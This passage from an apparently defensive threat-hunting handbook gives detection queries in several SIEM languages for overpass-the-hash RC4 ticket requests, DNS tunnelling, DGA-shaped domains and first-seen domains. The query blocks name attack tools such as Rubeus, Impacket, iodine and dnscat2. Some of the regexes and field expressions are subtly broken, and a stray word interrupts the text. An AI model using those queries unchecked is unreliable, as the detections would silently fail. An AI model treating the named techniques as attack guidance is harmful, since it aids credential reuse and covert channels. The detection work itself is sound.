| DEH cross-ref     | DEH Part 13 §5, DET-13-03 (NTLM fallback from an AES-Kerberos-only account) — this pattern applies the same encryption-baseline logic to the 4768 TGT-request event instead of DET-13-03's 4776 NTLM-validation event; DEH Part 8 §5 (4768 fields, <code>TicketEncryptionType</code> ).                 |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL)                                                                                                                                                                                                                                       |

**[HUNTER]** An attacker holding only an NTLM hash can still reach Kerberos-protected resources by using that hash to request a TGT directly — no plaintext password, no interactive logon — a technique commonly called overpass-the-hash. That sidesteps `QC-17-01`'s NTLM-package filter entirely, since the resulting session negotiates Kerberos downstream and looks like ordinary ticket traffic. The one place this can't hide is the TGT request's own encryption type: a tool converting a raw NTLM hash into ticket material can only produce it in RC4, regardless of what the account is actually configured or observed to



use day to day. Reach for this hunt on any account already known to be AES-capable, since a downgrade there has no ordinary explanation the way it might on an unhardened legacy client.

**[QUERY]** Sigma, matching the TGT-request event against a placeholder-substituted list of accounts baselined or configured for AES-only Kerberos.

CONCEPTUAL SAMPLE — the AES-only account list is a placeholder; validate against your own `msDS-SupportedEncryptionTypes` inventory before use.

```
title: RC4 TGT request from an account expected to negotiate AES-only Kerberos
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4768
    TicketEncryptionType: '0x17' # RC4
    TargetUserName:
      - '%AesOnlyAccounts%'
  condition: selection
```

Expected result: near-zero on a domain where AES enforcement actually holds; any row names an AES-baselined account requesting a TGT in RC4. Interpretation: consistent with a hash-to-ticket conversion tool (Rubeus `asktgt`, Impacket `getTGT.py`) rather than a normal client negotiation — see [FALSE POSITIVE] before treating a hit as confirmed.

**[QUERY]** Sentinel/Defender KQL, the same filter against a maintained AES-only account list.

CONCEPTUAL SAMPLE — untested against real overpass-the-hash traffic.

```
let AesOnlyAccounts = dynamic(["CORP\\svc-payroll", "CORP\\svc-hr-sync"]);
SecurityEvent
| where EventID == 4768
| where TicketEncryptionType == "0x17"
| where TargetUserName in (AesOnlyAccounts)
| project TimeGenerated, TargetUserName, IPAddress, TicketEncryptionType
```

Expected result and interpretation: unchanged from the Sigma entry above.

**[QUERY]** SPL, the same lookup-based filter.

CONCEPTUAL SAMPLE — field names illustrative; validate against your own lookup definition.

```
index=wineventlog EventCode=4768 TicketEncryptionType=0x17
| lookup aes_only_accounts.csv TargetUserName OUTPUT is_aes_only
| where is_aes_only="true"
| table _time, TargetUserName, IPAddress
```

Expected result and interpretation: unchanged.



**[QUERY]** This is AQL, not standard SQL.

CONCEPTUAL SAMPLE — property names illustrative; validate against your own DSM mapping and reference set naming.

```
SELECT "Target User Name" AS account, sourceip
FROM events
WHERE EVENTID = '4768'
  AND "Ticket Encryption Type" = '0x17'
  AND REFERENCESETCONTAINS('AesOnlyAccounts', "Target User Name")
LAST 24 HOURS
```

Expected result and interpretation: unchanged.

**[QUERY]** Google SecOps YARA-L, over the Kerberos TGT-request UDM event.

CONCEPTUAL SAMPLE — UDM field mapping illustrative.

```
rule qc_17_03_overpass_the_hash {
  meta:
    description = "AES-baselined account requesting a TGT with RC4 ticket encryption"
  events:
    $tgt.metadata.event_type = "USER_LOGIN"
    $tgt.metadata.product_event_type = "4768"
    $tgt.additional.fields["TicketEncryptionType"] = "0x17"
    $tgt.target.user.userid = $account
  condition:
    $tgt and $account = "%AesOnlyAccounts%"
}
```

Expected result and interpretation: unchanged from the other five implementations.

**[QUERY]** This is a lookup-enrichment against a maintained baseline, not a pure boolean filter — ES|QL's `LOOKUP JOIN` expresses the account-baseline check more directly than Elastic KQL's simple query syntax, which has no join mechanism.

CONCEPTUAL SAMPLE — assumes an `aes_only_accounts` lookup index; field names illustrative.

```
FROM winlogbeat-*
| WHERE event.code == "4768" AND winlog.event_data.TicketEncryptionType == "0x17"
| LOOKUP JOIN aes_only_accounts ON winlog.event_data.TargetUserName
| WHERE aes_only_accounts.is_aes_only == true
```

Expected result and interpretation: unchanged.

**[FALSE POSITIVE]** `msDS-SupportedEncryptionTypes` misconfiguration or propagation lag is the dominant driver, echoing DET-13-03's own caveat on the request side rather than the validation side: an account flagged AES-only in inventory but not yet actually enforced (a recent attribute change still replicating, a child domain or trust that doesn't honor the restriction) will still negotiate RC4 for entirely legitimate reasons. Older non-Windows Kerberos clients — legacy Java/JDBC Kerberos stacks, some network appliances — also only support RC4 or DES regardless of how the target account itself is configured,

and will reproduce this exact signature against an AES-only service account with zero attacker involvement. Maintain the AES-only list against confirmed *enforced* configuration, not just the attribute setting, and expect a small, identifiable population of legacy-client false positives rather than zero.

**[PIVOT]** Check [qc-07-06](#) for LSASS access on the requesting source in the preceding window, and check whether the resulting ticket is used to reach a new host shortly after via [qc-17-01](#) or [qc-17-02](#).

**Detection Autopsy** *An early version of this pattern alerted on any RC4-encrypted TGT request domain-wide. It drowned in noise within a day — most domains still carry a long tail of legacy clients, printers, and older service accounts that negotiate RC4 as a matter of course, entirely unrelated to any attack. Scoping the rule to accounts specifically baselined or configured for AES-only Kerberos, rather than flagging RC4 itself, is what turned an unusable firehose into a rare, actionable signal — the same lesson DET-13-03 already draws for the NTLM-validation side of this exact account population.*

## Cross-references

DEH Part 13 §5 (Pass-the-Hash, Pass-the-Ticket, and forged tickets) for the underlying credential-reuse and forged-ticket correlation logic every pattern in this part adapts — the absence-of-upstream-issuance tell and the encryption/authentication-package baseline mismatch DET-13-03 develops, both cited rather than re-derived; DEH Part 8 for the logon-type and Kerberos-event field mechanics behind each [\[QUERY\]](#) block; DEH Parts 23–29 and DEH Appendix A5 for the six query languages' own syntax and semantics; DEH Parts 41–43 for coverage/quality/debt scoring once any pattern here graduates to a standing rule, applied to this book's catalog in Part 28. Within this book: Part 7 (Kerberos & Directory Credential Attacks), which covers the theft side of this exact material and explicitly defers the *use* of a stolen hash or forged/replayed ticket — this part's entire scope — to Part 17 rather than covering it itself; Part 16 (Lateral Movement via Admin Tools & Remote Services) for the mechanism-side pivot named at each pattern's [\[PIVOT\]](#).

## Section H — Network & Command-and-Control Behaviors

---

neshboy

## Part 18 — Suspicious DNS

---

### Why this part exists

**[CONCEPT]** DNS is almost always allowed outbound without deep inspection, resolved before most endpoint controls ever see a connection, and rarely retained at the same fidelity or duration as process or network-flow telemetry. That combination makes it one of the cheapest covert channels available to an attacker and one of the most argued-over telemetry sources in a SOC — a hunter who only waits on a standing DNS detection is trusting a control that was built against yesterday's tunnelling tool, not today's. This part covers five behavior patterns that recur across nearly every DNS-based attacker use case: tunnelling a channel through the query stream itself, generating candidate command-and-control (C2) domains algorithmically, resolving a domain nobody in the environment has ever queried before, failing to resolve dozens of candidate names in a burst, and resolving over an encrypted transport that bypasses on-network DNS logging entirely.

This part owns DNS-tunnelling detection logic exclusively, mirroring DEH Part 15's own exclusive ownership of DNS telemetry mechanics — no other part in this book re-derives it. Three explicit boundaries keep that ownership from silently overlapping a neighboring part:

- **Against Part 3 (Scanning & Enumeration):** internal zone or subdomain brute-forcing (`dnsrecon`, `massdns`-style wordlist enumeration against an internal zone) shows up as a burst of failed resolutions against many candidate names from one source — that shape is `qc-18-04` below, not Part 3's scope, even though the attacker's *goal* is enumeration.
- **Against Part 19 (C2 & Beaconing Detection):** Part 19 explicitly excludes DNS-tunnelling logic and owns every other C2 transport (HTTP/HTTPS beacons, JA3/TLS-fingerprint pivoting, domain fronting). A DNS tunnel is a beacon in the general sense, but its detection logic — query-shape and query-volume statistics, not connection interval regularity — belongs here.
- **Against Part 20 (Exfiltration):** Part 20 covers "exfiltration over an alternate protocol (DNS/ICMP)" from the data-loss-triage side — how much left, to where, and how that gets scoped once a channel is suspected. This part owns the detection logic that first reveals a DNS channel exists (`qc-18-01`). A hit here is the trigger to open a Part 20 investigation, not a restatement of it.

This part does not teach Sigma correlation syntax, KQL join semantics, or QRadar's Ariel Query Language from first principles — see DEH Parts 23–29 and DEH Appendix A5 for that. It does not score these patterns' coverage, quality, or debt against a standing detection program either — see DEH Parts 41–43, applied to this book's own catalog in Part 28.

The table below is a navigation aid only; Appendix A1 is the canonical, position-independent index.

| Pattern ID | Name                                                                       | MITRE                             |
|------------|----------------------------------------------------------------------------|-----------------------------------|
| QC-18-01   | DNS tunnelling via high-volume, oversized-label queries to one apex domain | T1071.004                         |
| QC-18-02   | DGA-shaped domain generation                                               | T1568.002                         |
| QC-18-03   | Rare / first-seen apex domain                                              | No clean single-technique mapping |
| QC-18-04   | NXDOMAIN burst from a single source                                        | T1568.002                         |
| QC-18-05   | DNS-over-HTTPS/DoT to an unsanctioned resolver                             | T1071.004                         |

## QC-18-01 — DNS tunnelling via high-volume, oversized-label queries to one apex domain

| Field             | Value                                                                                                                                                                                                                     |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-18-01                                                                                                                                                                                                                  |
| MITRE             | T1071.004 (Application Layer Protocol: DNS)                                                                                                                                                                               |
| Behavior          | One internal source issues an abnormally high rate of queries, with abnormally long or high-cardinality subdomain labels, against a single attacker-controlled apex domain — the query stream itself carries the payload. |
| DEH cross-ref     | DEH Part 15 §2 (DNS Detection Engineering — tunnelling signatures); DEH Part 40 (seeded teardown: "long DNS label = tunnel")                                                                                              |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL — aggregation/threshold shape, per DEH Appendix A5 §8's decision table)                                                                                  |

**[HUNTER]** Tunnelling tools (`iodine`, `dnscat2`, Cobalt Strike's DNS beacon) chunk payload across many subdomain labels under one domain the attacker controls, because the protocol's own design — attacker-owned authoritative nameserver, arbitrary label content, near-universal outbound allow — is the point, not a bug they're exploiting. A tunnel is built to look like ordinary allowed DNS, so it slips past detections tuned to obvious payload markers; a periodic volume/shape aggregation hunt catches the channel even where nothing fired.

**[QUERY] Sigma** — a correlation rule (Sigma's 2024 correlation spec) over a base DNS-query selection, aggregating count by source within a rolling window; targets any backend with correlation-rule support.

```

title: DNS Query Base
name: dns_query_base
logsource:
  category: dns_query
  product: zeek
detection:
  selection:
    query|endswith: '.'
  condition: selection
---
title: High-Volume DNS Queries to a Single Apex Domain
correlation:
  type: event_count
  rules:
    - dns_query_base
  group-by:
    - source.ip
    - dns.apex_domain
  timespan: 15m
  condition:
    gte: 200

```

CONCEPTUAL SAMPLE — correlation-rule syntax and the `dns.apex_domain` derived field are illustrative; confirm your backend implements Sigma correlation rules before relying on this shape.

Expected result: a handful of source IP/apex-domain pairs per day crossing 200+ queries in 15 minutes, almost always either a genuine tunnel or one of the FP drivers below. Interpretation: a sustained hit against a domain with no legitimate business reason to receive this volume is consistent with an active tunnel session, not proof of one.

**[QUERY] KQL (Sentinel/Defender)** — Azure DNS Analytics' `DnsEvents` table, aggregating query count and average label length per client over a 15-minute bin.

```

DnsEvents
| where TimeGenerated > ago(1h)
| extend ApexDomain = tostring(extract(@"([^.]+\.[^.]+)$", 1, Name))
| summarize QueryCount = count(),
             AvgLabelLen = avg(strlen(Name)),
             DistinctLabels = dcount(Name)
             by ClientIP, ApexDomain, bin(TimeGenerated, 15m)
| where QueryCount >= 200 and AvgLabelLen >= 40
| order by QueryCount desc

```

CONCEPTUAL SAMPLE — table name, field names, and thresholds illustrative; on Defender-only tenants without Azure DNS Analytics, substitute `DeviceEvents` filtered to `ActionType == "DnsQueryResponse"` and validate the equivalent fields exist in `AdditionalFields`.

Expected result: a client/apex-domain pair with several hundred queries and an average label length well above typical hostname length (most legitimate FQDNs sit under 30 characters end to end). Interpretation: high volume plus oversized labels together are the tunnel-shaped signal — either alone is common and not worth escalating on its own.

**[QUERY] SPL** — Splunk's Network Resolution (DNS) CIM data model, aggregated per source and apex domain over a 15-minute span.

```
| tstats count as query_count, avg(eval(len(query))) as avg_label_len
  from datamodel=Network_Resolution.DNS
  where DNS.message_type=QUERY
  by DNS.src, DNS.query, _time span=15m
| eval apex_domain=replace(DNS.query, "^.*?([^.]+\.[^.]+$)", "\1")
| stats sum(query_count) as total_queries, avg(avg_label_len) as avg_label_len,
  dc(DNS.query) as distinct_labels by DNS.src, apex_domain
| where total_queries >= 200 AND avg_label_len >= 40
```

CONCEPTUAL SAMPLE — assumes the Network Resolution data model is accelerated over your DNS index; thresholds illustrative.

Expected result: comparable output shape to the KQL block — one row per source/apex-domain pair with total query count, average label length, and distinct-label count. Interpretation: the same as the KQL block; a large `distinct_labels` count with low query repetition additionally suggests base32/base64-style chunking rather than simple retry traffic.

**[QUERY] AQL (QRadar)** — this is AQL, not standard SQL, run against events from a DNS log source, aggregating by source IP within a 15-minute search window. `HAVING` filters on the `query_count` / `avg_label_len` aliases rather than the raw aggregate expressions, per IBM's only documented AQL `HAVING` pattern (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)).

```
SELECT sourceip AS src_ip,
  COUNT(*) AS query_count,
  AVG(LENGTH("DNS Query Name")) AS avg_label_len,
  UNIQUECOUNT("DNS Query Name") AS distinct_labels
FROM events
WHERE LOGSOURCETYPENAME(logsourceid) ILIKE '%DNS%'
GROUP BY sourceip
HAVING query_count >= 200 AND avg_label_len >= 40
LAST 15 MINUTES
```

CONCEPTUAL SAMPLE — `"DNS Query Name"` is a placeholder for whatever custom event property your DSM maps the query name to; this aggregates per source IP only, since AQL's string functions don't cleanly extract an apex domain from an arbitrary FQDN in one pass — group by apex domain in a second pass once a source is flagged.

Expected result: same shape, coarser grain — a source IP with high aggregate query count and average label length across all domains it queried in the window, not isolated to one apex domain yet. Interpretation: treat a hit here as "investigate this source's domain list," not "this domain is the tunnel," until you've pivoted to isolate the apex domain.

**[QUERY] YARA-L (Google SecOps)** — a UDM `NETWORK_DNS` match aggregating query count and average label length per source IP over a 15-minute window.

```

rule dns_tunneling_high_volume_large_label {
  meta:
    description = "High query volume and oversized labels to one apex domain"
    severity = "MEDIUM"

  events:
    $dns.metadata.event_type = "NETWORK_DNS"
    $dns.principal.ip = $ip
    $dns.network.dns.questions.name = $qname

  match:
    $ip over 15m

  outcome:
    $query_count = count($qname)
    $avg_label_len = math.mean(strings.length($qname))

  condition:
    $dns and $query_count >= 200 and $avg_label_len >= 40
}

```

CONCEPTUAL SAMPLE — the `math.mean/strings.length` outcome functions and the exact aggregation syntax are illustrative; confirm the equivalent functions in your SecOps instance's YARA-L version.

Expected result: one detection per source IP per 15-minute window meeting both thresholds.

Interpretation: identical to the KQL/SPL reading above.

**[QUERY] Elastic (ES|QL)** — chosen over EQL because this is a threshold/aggregation shape, not an ordered sequence (DEH Appendix A5 §8); queries a `dns-*` data view.

```

FROM dns-*
| WHERE @timestamp > NOW() - 15 minutes
| EVAL label_len = LENGTH(dns.question.name)
| STATS query_count = COUNT(*),
      avg_label_len = AVG(label_len),
      distinct_labels = COUNT_DISTINCT(dns.question.name)
  BY source.ip
| WHERE query_count >= 200 AND avg_label_len >= 40

```

CONCEPTUAL SAMPLE — field/index names illustrative; validate against your own ECS DNS field mapping.

Expected result and interpretation: identical shape and reading to the KQL/SPL blocks above.

**[FALSE POSITIVE]**

Legitimate services routinely produce high volume and long labels: CDN/cloud anycast health-check and latency-probe subdomains, mobile push-notification services (APNs/FCM) that embed long device-token-shaped strings in hostnames, and mail gateways performing SPF/DKIM/DMARC verification, which can issue dozens of TXT lookups per inbound message against many different sender domains in a burst. A naive "200 queries in 15 minutes" threshold catches a busy mail gateway doing legitimate verification lookups as readily as a tunnel. The fix is an apex-domain allowlist for known CDN/push/mail-security infrastructure plus a distinct-apex-domain-count filter — a



mail gateway's high volume spreads across many legitimate apex domains, while a tunnel concentrates volume against one.

### **Detection Autopsy — "long DNS label = tunnel"**

**The rule:** Fires on any single DNS query where the queried name exceeds a fixed character-length threshold (commonly 50–63 characters, the DNS label-length ceiling).

**Why it shipped:** Tunnelling tools do encode payload into long labels, and a single-field length check is a one-line rule — cheap to write, easy to demo in a proof-of-concept.

**How it failed:** Legitimate long labels are everywhere once you look — DKIM `_domainkey` selectors, S3 virtual-hosted bucket names, Kubernetes pod-generated internal names, and CDN cache-key subdomains routinely exceed the threshold, so the rule pages constantly on infrastructure nobody would call a tunnel.

**The fix:** Require sustained volume and label size together against one apex domain, per `QC-18-01` above, instead of a single long label anywhere in the stream — see DEH Part 40 for the full teardown of this exact naive rule.

**[PIVOT]** Check the TXT/NULL-record ratio for the flagged apex domain — tunnelling tools disproportionately use TXT or NULL record types over A/AAAA. Check the apex domain's registration age and passive-DNS history (`QC-18-03` below covers the rare/first-seen angle directly). On the source host, pull the process that issued the queries via Sysmon Event ID 22 (DNS query) if available — a browser or update agent issuing this volume is a different investigation than an unsigned binary in a temp directory.

**[SOC MANAGEMENT]** This hunt is cheap to run and expensive to ignore: outbound DNS is rarely restricted, so a tunnel can run indefinitely once established. Run it at least weekly against egress-unrestricted network segments, daily if your environment has no forced internal resolver. Once you've built a stable allowlist of legitimate high-volume services (usually under two dozen apex domains in a mid-size environment), consider graduating the aggregation query to a standing correlation rule — the false-positive cost drops sharply once the allowlist stabilizes, which is the point at which a hunt earns its way into a detection.

---

## **QC-18-02 — DGA-shaped domain generation**

| Field             | Value                                                                                                                                                                                                                                                                                                          |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-18-02                                                                                                                                                                                                                                                                                                       |
| MITRE             | T1568.002 (Dynamic Resolution: Domain Generation Algorithms)                                                                                                                                                                                                                                                   |
| Behavior          | A host resolves a sequence of short-lived, linguistically implausible hostnames — high digit density, long consonant runs, no recognizable word fragments — consistent with a domain generation algorithm (DGA) cycling through candidate C2 domains rather than a human-typed or application-configured name. |
| DEH cross-ref     | DEH Part 15 §3 (DGA / algorithmic-domain detection); DEH Part 31 (Baselining)                                                                                                                                                                                                                                  |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL — single-event boolean match, per DEH Appendix A5 §8)                                                                                                                                                                                           |

**[CONCEPT]** A DGA embeds a seed — the date, a hardcoded value, sometimes both — into an algorithm that generates hundreds or thousands of candidate domain names per day; the malware's operator registers only a handful, so a defender who watches the full candidate stream sees mostly failed resolutions (QC-18-04) with an occasional live hit. This is a genuinely different query shape from QC-18-01's tunnelling signature: DGA detection classifies one hostname's *naming pattern* at a time rather than aggregating volume against one apex domain.

**[HUNTER]** True Shannon-entropy scoring is a computation most query languages don't do natively — it needs a loop over characters that SQL-shaped and pipe-shaped query languages weren't built for. The queries below approximate high-entropy naming with proxy heuristics every listed language *can* compute natively: label length, digit density, and long consonant runs (no vowel for six or more consecutive characters). Treat a hit as a candidate for a closer look, not a scored entropy value — if your pipeline already enriches DNS logs with a real entropy score upstream (an ingest-time function or ML model), filter on that field directly instead.

**[QUERY] Sigma** — a single-event rule against DNS query logs, using the length/digit/consonant-run heuristics as the detection.

```
title: Algorithmically-Generated-Looking DNS Query Name (Heuristic)
logsource:
  category: dns_query
  product: zeek
detection:
  selection:
    query|re: '^[a-z0-9]{16,}\.'
```

```
digit_heavy:
  query|re: '^[a-z]*[0-9]{5,}[a-z0-9]*\.'
```

```
consonant_run:
  query|re: '[bcdfghjklmnpqrstvwxyz]{6,}'
condition: selection and (digit_heavy or consonant_run)
```

CONCEPTUAL SAMPLE — regex heuristics illustrative; tune the thresholds against your own environment's naming conventions before trusting the cutoffs.

Expected result: a small trickle of matches daily even in a clean environment (see False Positive Trap below), and a distinct burst — many different labels, same source, short window — when malware is

actively cycling candidates. Interpretation: an isolated match is weak signal; a burst from one source is the pattern worth escalating, and usually co-occurs with [QC-18-04](#).

**[QUERY] KQL (Sentinel/Defender)** — computes the same heuristics inline against [DnsEvents](#).

```
DnsEvents
| where TimeGenerated > ago(1h)
| extend Label = toString(split(Name, ".")[0])
| extend LabelLen = strlen(Label)
| extend DigitCount = strlen(replace_regex(Label, @"^0-9", ""))
| extend DigitRatio = todouble(DigitCount) / LabelLen
| where LabelLen >= 16
    and (DigitRatio >= 0.3 or Label matches regex @"[bcd fghjklmnpqrstvwxyz]{6,}")
| project TimeGenerated, ClientIP, Name, LabelLen, DigitRatio
```

CONCEPTUAL SAMPLE — thresholds illustrative; validate [DigitRatio](#) distribution against your own baseline before treating 0.3 as a real cutoff.

Expected result and interpretation: same as the Sigma block above.

**[QUERY] SPL** — computes label length, digit ratio, and consonant-run as [eval](#) fields against a DNS-sourced index.

```
index=dns sourcetype=dns_resolution
| eval label=mindex(split(query, "."), 0)
| eval label_len=len(label)
| eval digit_count=len(replace(label, "[^0-9]", ""))
| eval digit_ratio=if(label_len>0, digit_count/label_len, 0)
| eval consonant_run=if(match(label, "[bcd fghjklmnpqrstvwxyz]{6,}"), 1, 0)
| where label_len >= 16 AND (digit_ratio >= 0.3 OR consonant_run=1)
| stats count by src, query
```

CONCEPTUAL SAMPLE — field names illustrative.

Expected result and interpretation: same as above.

**[QUERY] AQL (QRadar)** — this is AQL, not standard SQL; applies the digit-density and consonant-run checks via [REGEXP](#).

```
SELECT sourceip AS src_ip,
       "DNS Query Name" AS qname,
       LENGTH("DNS Query Name") AS label_len
FROM events
WHERE LOGSOURCETYPENAME(logsourceid) ILIKE '%DNS%'
    AND LENGTH("DNS Query Name") >= 16
    AND ("DNS Query Name" REGEXP '[0-9]{5,}'
        OR "DNS Query Name" REGEXP '[bcd fghjklmnpqrstvwxyz]{6,}')
LAST 1 HOURS
```

CONCEPTUAL SAMPLE — ["DNS Query Name"](#) placeholder as in [QC-18-01](#).

Expected result and interpretation: same as above.

**[QUERY] YARA-L (Google SecOps)** — a UDM `NETWORK_DNS` single-event match using the same regex heuristics.

```
rule dga_shaped_dns_query_heuristic {
  meta:
    description = "High digit density or long consonant run in query label (DGA proxy heuristic)"
    severity = "LOW"

  events:
    $dns.metadata.event_type = "NETWORK_DNS"
    $dns.network.dns.questions.name = $qname
    re.regex($qname, `[0-9]{5,}`) or re.regex($qname, `[bcdfghjklmnpqrstvwxyz]{6,}`)

  condition:
    $dns
}
```

CONCEPTUAL SAMPLE — `re.regex` function name illustrative for your YARA-L version.

Expected result and interpretation: same as above.

**[QUERY] Elastic (KQL)** — a single-event boolean match, the cheapest Elastic surface for this shape (DEH Appendix A5 §8).

```
dns.question.name : /[a-z0-9]{16,}\.*/ and (dns.question.name : /[0-9]{5,}/ or dns.question.name :
/[bcdfghjklmnpqrstvwxyz]{6,}/)
```

CONCEPTUAL SAMPLE — regex-in-KQL syntax illustrative; confirm your Elastic version supports inline regex in this field.

Expected result and interpretation: same as above.

**[FALSE POSITIVE]** Cloud and CDN infrastructure auto-generates hostnames that score identically to DGA output on length/digit/consonant heuristics alone: S3 virtual-hosted bucket names, Azure Blob Storage account subdomains, Kubernetes-generated pod hostnames, and ad-tech/analytics tracking domains all commonly contain long alphanumeric strings with no linguistic structure. A heuristic-only approach without a reputation or age check will flag your own cloud infrastructure daily. Fold in domain age (a bucket subdomain resolves under a long-established, well-known parent domain; a DGA candidate resolves under a domain registered days ago) rather than trying to tighten the heuristic thresholds further — tighter thresholds mostly just miss real DGA output instead of fixing this.

**[PIVOT]** Check the flagged apex domain's registration age and passive-DNS history. Correlate against `QC-18-04` — most DGA output produces a high ratio of NXDOMAIN responses with only rare successful resolutions, so a source matching this pattern with several NXDOMAIN hits nearby strengthens the read. Pull the requesting process on the source host; DGA-driven resolution is almost always issued by the malware's own process, not a browser or system service.

---

**QC-18-03 — Rare / first-seen apex domain**

| Field             | Value                                                                                                                                                                                                         |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-18-03                                                                                                                                                                                                      |
| MITRE             | No clean single-technique mapping — see [HUNTER] framing                                                                                                                                                      |
| Behavior          | A source resolves an apex domain that has never appeared anywhere in the organization's historical DNS telemetry, or appears for the first time across the entire environment within the current hunt window. |
| DEH cross-ref     | DEH Part 15 §4 (rare-domain / baselining approach); DEH Part 31 (Baselining)                                                                                                                                  |
| Languages covered | Sigma: N/A, see below; KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL — wide-lookback shape, per DEH Appendix A5 §8)                                                                               |

**[HUNTER]** "Rare domain" is a generic anomaly method, not a single attacker technique — it surfaces C2 infrastructure (T1071.004), DNS-based exfiltration staging, and fresh phishing-kit domains about equally well, which is exactly why it doesn't get one clean MITRE mapping here; T1071.004 is the most common single technique behind a true positive, stated in prose rather than forced into the header table. The value of this hunt is that it needs no prior knowledge of the specific tool or campaign — it just needs a trailing baseline long enough that "first seen" means something.

**Sigma — N/A (no first-seen/new-term primitive).** The SigmaHQ Correlation Rules Specification defines exactly seven correlation types — `event_count`, `value_count`, `temporal`, `temporal_ordered`, `value_sum`, `value_avg`, and `value_percentile` — and none of them expresses "this value hasn't been seen before within a baseline window." A first-seen check needs a maintained historical baseline external to any single rule evaluation; that baseline gets consumed by a plain selection rule doing an anti-join against it — the same shape the KQL/SPL/AQL/ES|QL implementations below use — not by a Sigma correlation type.

**[QUERY] KQL (Sentinel/Defender)** — anti-joins today's apex domains against a 90-day trailing baseline.

```
let Baseline = DnsEvents
| where TimeGenerated between (ago(91d) .. ago(1d))
| summarize FirstSeenBaseline = min(TimeGenerated)
    by ApexDomain = tostring(extract(@"([^.]+\.[^.]+)$", 1, Name));
DnsEvents
| where TimeGenerated > ago(1d)
| extend ApexDomain = tostring(extract(@"([^.]+\.[^.]+)$", 1, Name))
| join kind=leftanti Baseline on ApexDomain
| summarize FirstSeenToday = min(TimeGenerated), QueryCount = count() by ClientIP, ApexDomain
```

CONCEPTUAL SAMPLE — the 90-day window is illustrative; a domain your organization visits quarterly will false-positive against a 90-day baseline every time, see [FALSE POSITIVE].

Expected result: a handful of genuinely new apex domains per host per day in most environments, spiking on days with new SaaS rollouts; KQL's anti-join makes the "never seen in the baseline window" logic explicit. Interpretation: a first-seen hit is a weak, high-recall signal by itself — consistent with anything from a new vendor to a new C2 domain, not diagnostic of either.

**[QUERY] SPL** — filters today's distinct apex domains against a lookup table maintained by a scheduled baseline-refresh search.

```
| tstats earliest(_time) as first_seen, count as query_count
  from datamodel=Network_Resolution.DNS
  where DNS.message_type=QUERY by DNS.src, DNS.query
| eval apex_domain=replace(DNS.query, "^.*?([\^.]+\.[\^.]*)$", "\1")
| lookup domain_baseline_90d apex_domain AS apex_domain OUTPUT seen_before
| where isnull(seen_before)
```

CONCEPTUAL SAMPLE — assumes a separately scheduled search populates `domain_baseline_90d`; SPL has no native cross-search state, so the baseline lookup is its own maintained artifact, not part of this one query.

Expected result and interpretation: as above.

**[QUERY] AQL (QRadar)** — investigative form only. This is AQL, not standard SQL; it approximates "first seen" within a single search rather than persisting state across searches. `HAVING` filters on the `first_seen` alias rather than the raw `MIN(devicetime)` expression, per IBM's documented AQL `HAVING` pattern (same citation as above).

```
SELECT "DNS Query Name" AS qname, MIN(devicetime) AS first_seen
FROM events
WHERE LOGSOURCETYPENAME(logsourceid) ILIKE '%DNS%'
GROUP BY "DNS Query Name"
HAVING first_seen > (NOW() - 86400000)
LAST 90 DAYS
```

CONCEPTUAL SAMPLE — validates whether a domain's *only* appearance in a 90-day AQL search window falls within the last 24 hours, which approximates first-seen without persisted state. A standing detection needs QRadar's multi-object model — a Reference Set of previously seen apex domains, updated nightly by a Building Block, with the rule then checking new queries against the set (DEH Part 27 §2–3) — rather than a single AQL search re-scanning 90 days on every run.

Expected result and interpretation: as above, with the caveat that this form is a validation query, not the production detection shape.

**[QUERY] YARA-L (Google SecOps)** — references a domain-prevalence context enrichment; field name unconfirmed.

```

rule first_seen_apex_domain_90d {
  meta:
    description = "Apex domain absent from prevalence context for 90 days"
    severity = "LOW"

  events:
    $dns.metadata.event_type = "NETWORK_DNS"
    $dns.network.dns.questions.name = $qname
    $dns.principal.ip = $ip
    // Illustrative -- confirm the equivalent first-seen/prevalence enrichment
    // field name in your own instance before relying on this exact path.
    $context.domain.prevalence.first_seen_timestamp > timestamp.current_time() - 90d

  match:
    $ip over 1d

  condition:
    $dns
}

```

CONCEPTUAL SAMPLE — the `$context.domain.prevalence` field path is a placeholder; Google SecOps' actual domain-prevalence context enrichment field is unconfirmed at time of writing (missing schema field caveat, not a full N/A since the underlying mechanism — reference lists / context enrichment — does exist).

Expected result and interpretation: as above.

**[QUERY] Elastic (ES|QL)** — a wide-lookback shape, the ES|QL use case per DEH Appendix A5 §8.

```

FROM dns-*
| STATS first_seen = MIN(@timestamp) BY dns.question.name
| WHERE first_seen > NOW() - 1 day

```

CONCEPTUAL SAMPLE — a real implementation needs the underlying `dns-*` data view to actually retain 90 days of history at query time, or this reduces to "first seen within whatever retention window the index covers," not a true 90-day baseline; validate retention before trusting the result.

Expected result and interpretation: as above.

**[FALSE POSITIVE]** New SaaS rollouts, vendor onboarding, and seasonal applications (tax software every spring, an open-enrollment benefits portal every fall) all produce a burst of genuinely new apex domains resolved by dozens of employees the same day — indistinguishable from a simultaneous multi-target phishing campaign using freshly registered domains, by this pattern alone. The fix is not a longer baseline window (a six-month-old legitimate vendor domain a business unit visits quarterly will still trip a 90-day window every quarter) but corroboration: pair a first-seen hit with domain age, request volume shape (one employee vs. forty in the same hour), and reputation before treating it as more than a lead.

**Blind Spot** "First seen in your environment" and "newly registered" are different facts, and this pattern only proves the first one. A domain registered eighteen months ago and reused across many unrelated campaigns — bulletproof hosting, compromised legitimate sites, shared CDN/cloud infrastructure — looks identical to a brand-new phishing domain under a pure first-seen lens. Pair this pattern with a domain-age/registration lookup or a passive-DNS reputation source before treating "rare here" as "rare anywhere."

